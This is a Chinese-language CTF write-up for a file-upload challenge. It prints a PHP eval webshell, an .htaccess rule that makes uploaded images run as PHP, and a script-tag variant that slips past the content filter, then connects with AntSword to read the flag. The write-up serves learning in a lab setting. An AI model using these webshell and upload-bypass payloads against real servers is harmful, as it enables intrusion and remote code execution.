HashTeam web_传马 writeup

原创

Mitch311 于 2020-12-27 21:10:03 发布 75 收藏
分类专栏： CTF 文章标签： unctf

HashTeam web_传□

原题链接

key:文件上传+一句话木马

如果我的眼睛没问题，这应该是道文件上传题，看到文件上传可以想到上传一句话木马。

> **知识补充：**一句话木马

①创建一个文本文档，内容为

```
<?php eval($_POST['shell']); ?>
```

注意后缀名得是php，这便是最简单的一句话木马文件了，尝试上传：

上传文件 浏览... 未选择文件。

后缀名不能有ph!

结果是——完犊子，**后缀名为ph的文件都不行**

②简单粗暴的方法不行，那就得绕点弯路了，**上传图片马并用.htaccess文件将其解析为php语言**

> .htaccess是一个纯文本文件，里面会存放与apache服务器配置相关的指令
>
> （就是个配置文件，我们上传它相当于对服务器的一些处理方式做自定义）


这里我们在.htaccess文件中写入如下命令将所有上传的文件当作php解析

```
SetHandler application/x-httpd-php
```

> **知识补充：**.htaccess的其他命令


写好了htaccess文本文档别忘了把后缀名改成.jpeg，不然一样上传不了

尝试上传，成功！



下一步就是制作图片马了，方法很简单，**就是把①中的后缀名.php改成.jpeg即可生成一张图片马**

尝试上传，可恶啊居然不行！




③图片马上传失败，**估计是内容中包含了php或者？造成的问题**

于是尝试把一句话木马中的php代码用js表示出来


```
<script language="php">eval($_POST['shell']);</script>
```

尝试上传js改进后的图片马，成功了，泪目！




在网站地址后添加上传的图片马路径，成功打开（虽然是个空白页），进一步验证木马上传成功

④用蚁剑连接，地址是图片马的地址，密码就是我们设定的shell



连接成功双击地址查看目录文件



果然在目录下找到了flag，双击打开就行了